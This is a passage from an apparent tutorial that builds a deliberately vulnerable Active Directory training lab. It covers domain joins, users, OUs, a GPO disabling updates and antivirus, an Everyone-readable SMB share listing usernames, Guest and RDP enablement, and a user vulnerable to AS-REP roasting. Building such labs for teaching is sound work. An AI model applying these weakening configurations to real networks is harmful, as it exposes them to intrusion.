SID                   : S-1-5-21-3563622233-3435340705-1441018993-1108
Surname               :
UserPrincipalName      : a.tibtani@studio.lab
```

The user is vulnerable because **DoesNotRequirePreAuth** property = **True**

On The second Windows 11 Enterprise machine :

1– Rename the machine :

Settings → About → Next → Restart now




2– Join Workstation to Domain :

Configure DNS :

As we did before on the first machine we should set the DNS

Set DNS server to the AD DNS (192.168.57.2) and the default gateway as alternative DNS (192.168.57.1)




Trying to resolve the DC DNS




```
PS C:\Users\Neymar Jr> hostname  
DESK-02  
PS C:\Users\Neymar Jr> nslookup -type=SRV dcorp-dc.studio.lab  
DNS request timed out.  
    timeout was 2 seconds.  
Server:  Unknown  
Address:  192.168.57.2  
  
DNS request timed out.  
    timeout was 2 seconds.  
studio.lab  
        primary name server = dcorp-dc.studio.lab  
        responsible mail addr = hostmaster.studio.lab  
        serial      = 46  
        refresh     = 900 (15 mins)  
        retry       = 600 (10 mins)  
        expire      = 86400 (1 day)  
        default TTL = 3600 (1 hour)
```

It works

Now we can join the workstation to the domain.

Go to : Control Panel → System and Security → System → Advanced system settings → Computer Name → Change → Domain : "studio.lab"





We can verify it on DC machine using : **net user /domain**

```
C:\Users\al.tibtani>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\al.tibtani> hostname
DESK-02
PS C:\Users\al.tibtani> whoami
studio\al.tibtani
PS C:\Users\al.tibtani> systeminfo | findstr /B /C:"Domain"
Domain:                      studio.lab
```

On The Windows Server 2019 :


1- Create and manage Organizational Units "OU" :

Opens Powershell and create two AD users : Amine Belamine and Saad Guelyouy


```
C:\Users\Administrator>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> New-ADUser -Name "Amine Belamine" -SamAccountName "a.belamine" -UserPrincipalName "a.belamine@studio.lab" -AccountPassword (ConvertTo-SecureString -AsPlainText "████████" -Force) -Enabled $true
PS C:\Users\Administrator> Enable-ADAccount -Identity "a.belamine"
PS C:\Users\Administrator> New-ADUser -Name "Saad Guelyouy" -SamAccountName "s.guelyouy" -UserPrincipalName "s.guelyouy@studio.lab" -AccountPassword (ConvertTo-SecureString -AsPlainText "████████" -Force) -Enabled $true
PS C:\Users\Administrator> Enable-ADAccount -Identity "s.guelyouy"
```


Open Run (WIN + R) → dsa.msc → OK



Studio.lab → New → Organizational Unit



Create a OU named "Departements" an within this OU create two OU named "IT" and "Management"




Go to Users , select a user → right-click on it → Move → choose the OU u want to join the user selected


Name	Type	Description
Administrator	User	Built-in account for ad...
Allowed RODC Password Replicat...	Security Group - D...	Members in this group c...
Amine Belamine	User	
Aymen Tibani	User	
Cert Publishers	Security Group - D...	Members of this group ...
Cloneable Domain Controllers	Security Group - GL...	Members of this group t...
Denied RODC Password Replicati...	Security Group - D...	Members in this group c...
DnsAdmins	Security Group - D...	DNS Administrators Gro...
DnsUpdateProxy	Security Group - GL...	DNS clients who are pe...
Domain Admins	Security Group - GL...	Designated administrato...
Domain Computers	Security Group - GL...	All workstations and ser...
Domain Controllers	Security Group - GL...	All domain controllers i...
Domain Guests	Security Group - GL...	All domain guests
Domain Users	Security Group - GL...	All domain users
Enterprise Admins	Security Group - U...	Designated administrato...
Enterprise Key Admins	Security Group - U...	Members of this group ...
Enterprise Read-only Domain Co...	Security Group - U...	Members of this group ...
Group Policy Creator Owners	Security Group - GL...	Members in this group c...
Guest	User	Built-in account for gue...
Key Admins	Security Group - GL...	Members of this group ...
Mouad Bekkali	User	
Protected Users	Security Group - GL...	Members of this group ...
RAS and IAS Servers	Security Group - D...	Servers in this group ca...
Read-only Domain Controllers	Security Group - GL...	Members of this group ...
Saad Guelyouy	User	
Schema Admins	Security Group - U...	Designated administrato...

The Users are organized :

The Windows 11 Enterprise machines are in the **Computers** :




The Windows Server 2019 is in the **Domain Controllers** :



2- Applying the GPO "Studio Lab Policy" :



Open Run (WIN + R) → gpmc.msc → OK



Apply the GPO on the Management OU to restrict Management users from Accessing Control Panel and on the Computers OU to disable Windows Updates and Windows AntiVirus Detection

Management → Right-Click → Link Existing GPO → Studio Lab Policy → OK

Computers → Right-Click → Link an Existing GPO → Studio Lab Policy → OK



Verify that the GPO was applied

Link Order	GPO	Enforced	Link Enabled	GPO Status	WMI Filter
1	Studio Lab Policy	No	Yes	Enabled	None

3- Implementation of an SMB File Sharing :

First, let's create the folder

```
PS C:\Users\Administrator> New-Item -ItemType Directory -Path "C:\Shares\Public" -Force

Directory: C:\Shares

Mode                LastWriteTime         Length Name
----                -----          ----- 
d----
```

Create the file of users with list of users

```
PS C:\Users\Administrator> "m.bekkali","a.tibtani","a.belamine","s.gueyouy","a.rahmouni","i.majdoubi" | Out-File "C:\Shares\Public\users.txt"
PS C:\Users\Administrator> type "C:\Shares\Public\users.txt"
m.bekkali
a.tibtani
a.belamine
s.gueyouy
a.rahmouni
i.majdoubi
```

Set the folder NTFS permissions “**Everyone = Read**”

```
PS C:\Users\Administrator> icacls "C:\Shares\Public" /grant "Everyone:(RX)" /t
processed file: C:\Shares\Public
processed file: C:\Shares\Public\users.txt
Successfully processed 2 files; Failed processing 0 files
```

Create the SMB share accessible to everyone

```
PS C:\Users\Administrator> New-SmbShare -Name "Public" -Path "C:\Shares\Public" -ReadAccess "Everyone"

Name  ScopeName Path           Description
----  -----   ----
Public *      C:\Shares\Public
```

Verify that's the folder was shared via SMB

```
PS C:\Users\Administrator> Get-SmbShare

Name  ScopeName Path           Description
----  -----   ----
ADMIN$ *      C:\Windows      Remote Admin
C$    *      C:\                         Default share
IPC$   *      C:\                         Remote IPC
NETLOGON *     C:\Windows\SYSVOL\sysvol\studio.lab\SCRIPTS Logon server share
Public *     C:\Shares\Public
SYSVOL *     C:\Windows\SYSVOL\sysvol      Logon server share
```

4- RDP configuration :

Enable the **Guest** account

```
PS C:\Users\Administrator> Enable-ADAccount -Identity "Guest"
```

Queries the registry to check whether **Remote Desktop connections** are currently allowed or denied

```
C:\Users\Administrator>reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections  
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server  
  fDenyTSConnections    REG_DWORD    [0x1]
```

0x1 means that is denied

Modifies the registry value to set **fDenyTSCOnnections to 0**, thereby enabling Remote Desktop connections

```
C:\Users\Administrator>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD  
0 /d 0 /f  
The operation completed successfully.
```

Queries the registry again to verify that Remote Desktop has been successfully enabled

```
C:\Users\Administrator>reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections  
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server  
  fDenyTSConnections    REG_DWORD    [0x0]
```


This command enables the Remote Desktop firewall rules so that port 3389 is not filtered and RDP connections can reach the machine.

```
C:\Users\Administrator>netsh advfirewall firewall set rule group="remote desktop" new enable=Yes  
Updated 3 rule(s).  
Ok.
```

Make the user m.bekkali a **Doamin Admin (DA)** by add him to the "**Domain Admins**" Group

```
PS C:\Users\Administrator> Add-ADGroupMember -Identity "Domain Admins" -Members "m.bekkali"  
PS C:\Users\Administrator> Get-ADGroupMember -Identity "Domain Admins" | Select-Object Name, SamAccountName, DistinguishedName  
Name      SamAccountName DistinguishedName  
-----  
Administrator   Administrator,CN-Users,DC=studio,DC=lab  
Mouad Bekkali  m.bekkali  CN=Mouad Bekkali,OU=IT,OU=Departements,DC=studio,DC=lab
```


The user's home directory was generated and configured on the Domain Controller




The user **m.bekkali** can now access the Domain Controller via **RDP**

5- DNS configuration :

Open Run (WIN + R) → dnsmgmt.msc → OK

